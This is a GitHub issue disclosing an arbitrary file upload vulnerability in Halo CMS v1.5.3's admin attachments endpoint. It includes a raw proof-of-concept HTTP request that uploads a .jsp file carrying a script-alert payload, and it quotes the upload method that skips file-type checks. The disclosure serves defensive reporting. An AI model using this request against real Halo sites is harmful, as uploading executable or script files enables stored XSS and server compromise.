New issue Jump to bottom

Halo cms v1.5.3 has an arbitrary format file upload vulnerability at /api/admin/attachments/upload #1

⊙ Open

zongdeigianxing opened this issue on Jun 6 · 0 comments

zongdeiqianxing commented on Jun 6 • edited •


Owner

https://github.com/halo-dev/halo/

Halo cms v1.5.3 has an arbitrary format file upload vulnerability at /api/admin/attachments/upload. Attackers can upload files in formats such as jsp、html etc.

Proof of Concept

```
POST /api/admin/attachments/upload HTTP/1.1
Host: 127.0.0.1:8090
Content-Length: 219
Admin-Authorization: 244a0b5340d943ffb8be55bbf3c0db2f
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFxTUuVBMVJqfHQHX
Origin: http://127.0.0.1:8090
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8090/admin/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=node04b75v93f179m6b5ujcpwcvp82.node0
Connection: close
-----WebKitFormBoundaryFxTUuVBMVJqfHQHX
Content-Disposition: form-data; name="file"; filename="2.jsp"
Content-Type: application/octet-stream
1<script>alert(1)</script>
-----WebKitFormBoundaryFxTUuVBMVJqfHQHX--
```



permalink: AttachmentServiceImpl.java L110

Security is not checked in the relevant code

```
109
               @Override
••• 110
               public Attachment upload(MultipartFile file) {
                   Assert.notNull(file, "Multipart file must not be null");
     111
     112
     113
                   AttachmentType attachmentType = getAttachmentType();
     114
                   log.debug("Starting uploading... type: [{}], file: [{}]", attachmentType,
     115
     116
                       file.getOriginalFilename());
     117
     118
                   // Upload file
     119
                   UploadResult uploadResult = fileHandlers.upload(file, attachmentType);
     120
     121
                   log.debug("Attachment type: [{}]", attachmentType);
                   log.debug("Upload result: [{}]", uploadResult);
     122
     123
     124
                   // Build attachment
     125
                   Attachment attachment = new Attachment();
     126
                   attachment.setName(uploadResult.getFilename());
     127
                  // Convert separator
     128
                  attachment.setPath(HaloUtils.changeFileSeparatorToUrlSeparator(uploadResult.getFilePath()));
     129
                   attachment.setFileKey(uploadResult.getKey());
     130
                  attachment.setThumbPath(
     131
                       HaloUtils.changeFileSeparatorToUrlSeparator(uploadResult.getThumbPath()));
     132
                   attachment.setMediaType(uploadResult.getMediaType().toString());
                   attachment.setSuffix(uploadResult.getSuffix());
     133
     134
                  attachment.setWidth(uploadResult.getWidth());
     135
                  attachment.setHeight(uploadResult.getHeight());
     136
                   attachment.setSize(uploadResult.getSize());
                   attachment.setType(attachmentType);
     137
     138
     139
                   log.debug("Creating attachment: [{}]", attachment);
     140
     141
                   // Create and return
                   return create(attachment);
     143
```

zongdeiqianxing changed the title Halo cms v1.5.2 has an arbitrary format file upload vulnerability at /api/admin/attachments/upload Halo cms v1.5.3 has an arbitrary format file upload vulnerability at /api/admin/attachments/upload on Jun 6

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone	
No milestone	
Development	
No branches or pull requests	

1 participant

